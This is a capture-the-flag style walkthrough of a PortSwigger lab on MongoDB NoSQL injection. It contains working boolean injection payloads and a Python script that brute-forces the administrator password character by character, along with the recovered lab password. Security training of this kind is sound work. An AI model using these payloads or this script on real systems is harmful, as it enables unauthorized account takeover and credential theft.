PortSwigger
Lab Description

The user lookup functionality for this lab is powered by a MongoDB NoSQL database and is vulnerable to NoSQL injection.
Objective: Extract the password for the administrator user, then log in to their account.
Credentials: wiener:peter
Tip: The password only uses lowercase letters.

Step 1: Log In and Capture the Request
- Log in as
wiener:peter - In Burp Proxy, find the
GET /user/lookup?user=wienerrequest - Send it to Repeater

Step 2: Test for Injection (Syntax Error)
Submit a ' character in the user parameter:
Request:
Step 3: Confirm Boolean Injection

False condition (' && '1'=='2):

True condition (' && '1'=='1):
Step 4: Determine Password Length
Test: password length < 30

GET /user/lookup?user=administrator'%26%26this.password.length<30||'a'=='b HTTP/2
Decoded: administrator' && this.password.length < 30 || 'a'=='b
Response: Returns administrator details → Password is less than 30 characters.
Find exact length:
< 9⇒ Returns administrator details< 8⇒ Returns"Could not find user"
Conclusion: Password length = 8 characters
Step 5: Extract the Password Using Python Script
Since Burp Intruder can be slow for this task, a Python script automates the extraction:
import requests
import string
import urllib.parse

BASE_URL = "https://0a9900ee04f76e788021d04300f000a2.web-security-academy.net"
LOOKUP = BASE_URL + "/user/lookup"

COOKIES = {
    "session": "5OBTKCMFR6HeUroj2V8CJAKzoPFIh0ba"
}

HEADERS = {
    "User-Agent": "Mozilla/5.0",
    "Accept": "*/*"
}

CHARS = string.ascii_lowercase  # a-z only
PASSWORD_LENGTH = 8

password = ""

print("[*] Extracting administrator password...")

for pos in range(PASSWORD_LENGTH):
    found = False

    for ch in CHARS:
        # Injection payload (before URL encoding)
        payload = f"administrator' && this.password[{pos}]=='{ch}"

        # URL encode payload
        encoded = urllib.parse.quote(payload)

        url = f"{LOOKUP}?user={encoded}"

        r = requests.get(url, headers=HEADERS, cookies=COOKIES)

        # TRUE condition = admin details shown (no 'Could not find user')
        if "Could not find user" not in r.text:
            password += ch
            print(f"[+] Found char at pos {pos}: {ch}")
            found = True
            break

    if not found:
        print("[!] No character found at position", pos)
        break

print("\n[✓] Administrator password:", password)
Step 6: Log In as Administrator
- Go to the login page
- Username:
administrator - Password:
qkjjguis - Click Log in

Step 7: Lab Solved
The account page confirms successful login: